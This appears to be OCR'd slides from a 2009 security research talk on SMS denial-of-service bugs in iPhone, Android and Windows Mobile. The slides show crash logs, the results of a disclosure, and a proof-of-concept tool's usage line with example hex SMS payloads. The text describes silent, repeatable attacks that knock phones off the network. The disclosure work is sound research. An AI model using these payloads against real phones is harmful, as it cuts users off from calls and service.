


```
SMS PoC Test Tool by Collin Mulliner <collin
@mulliner.org>

./pocttv2 <msisdn without +> <msg>
 <msg>  = <SUBMIT,MSG,DCS,NOTYPE>
   SUMBIT = 1 byte in hex (usually 01 or 41)
   MSG    = UDH...UDHMSG...MSG (in hex, with
out total length byte)
   DCS    = 1 byte in hex (usually 00 or 04)
   NOTYPE = 1 byte in hex (usally 91 or 81)
 examples:
   Germany (+49): ./pocttv2 49177123456 41,0
033EF330012,00,91
   USA     (+1) : ./pocttv2 18051234567 41,0
033EF330012,00,91
crash:~ root#
```

iPhone SMS DOS - so what?

- iPhone
  - Crashing CommCenter kicks phone off the network
    - kills all other network connections (WiFi & Bluetooth)
    - Phone call in progress is interrupted!
    - Repeat as necessary
  - SpringBoard crash
    - Locks iPhone (user has to: slide to unlock)
    - Blocks iPhone for about 15 seconds


Digging the DOS



Android SMS DOS-so what?

- Android
  - Denial-of-Service against com.android.phone kicks Android phone off the mobile phone network
  - Restart of com.android.phone locks SIM card if SIM has a PIN set, phone can no longer register with network
  - Attack is silent, user does not see or hear it
  - User is unreachable until he checks his phone!

DOS



Sorry!

The process com.android.phone has stopped unexpectedly. Please try again.

SIM card is locked.

18:07

22-06-2009

Charging (100%)

Tue 7:00


Screen locked.


Press Menu to unlock or place emergency call.

Windows Mobile DOS

- HTC Touch 3G (Windows Mobile 6.1)
  - Manial2D.exe (TouchFLO by HTC) crashes
    - App dosen't restart as long as the bad SMS is in the inbox
    - TouchFLO interface will not start
- In this case the fix is easy (if you know what to do)
- Just delete the bad SMS using the Windows Mobile SMS app instead of using TouchFLO


Win Mobile DOS





Es gab ein Problem mit Manila2D.exe.

Bitte leiten Sie dieses Problem an Microsoft weiter. Ihnen entstehen dabei keine Kosten. Diese Informationen dienen ausschließlich der Verbesserung unserer Produkte.



Tippen Sie hier, um TouchFLO™ zu starten

iPhone SpringBoard crash

```
Process:         SpringBoard [20555]
Path:            /System/Library/CoreServices/SpringBoard.app/SpringBoard
Identifier:      SpringBoard
Version:         ??? (???)
Code Type:       ARM (Native)
Parent Process:  launchd [1]

Date/Time:       2009-06-15 09:52:31.024 -0500
OS Version:      iPhone OS 2.2 (5G77)
Report Version:  103

Exception Type:  EXC_BAD_ACCESS (SIGBUS)
Exception Codes: KERN_PROTECTION_FAILURE at 0x00000000
Crashed Thread:  0
Thread 0 Crashed:
0   CoreFoundation                  0x3023d0c4 0x30237000 + 24772
1   SpringBoard                     0x00056c96 0x1000 + 351382
...
```

Notified June 18th

Not fixed

iPhone CommCenter Vuln

```
Process:         CommCenter [900]
Path:            /System/Library/PrivateFrameworks/CoreTelephony.framework/Support/CommCenter
Identifier:      CommCenter
Version:         ??? (???)
Code Type:       ARM (Native)
Parent Process:  launchd [1]

Date/Time:       2009-06-16 03:36:27.698 -0500
OS Version:      iPhone OS 2.2 (5G77)
Report Version:  103

Exception Type:  EXC_BAD_ACCESS (SIGBUS)
Exception Codes: KERN_PROTECTION_FAILURE at 0x303434fc
Crashed Thread:  6
...
Thread 6 Crashed:
0   libstdc++.6.dylib             0x30069da8 __gnu_cxx::__exchange_and_add(int volatile*, int) +
12
1   libstdc++.6.dylib             0x30053270 std::basic_string<char, std::char_traits<char>,
std::allocator<char> >::_Rep::_M_dispose(std::allocator<char> const&) + 36
2   libstdc++.6.dylib             0x30053330 std::basic_string<char, std::char_traits<char>,
std::allocator<char> >::assign(std::basic_string<char, std::char_traits<char>,
std::allocator<char> > const&) + 156
3   CommCenter                    0x00039d7e 0x1000 + 232830
```

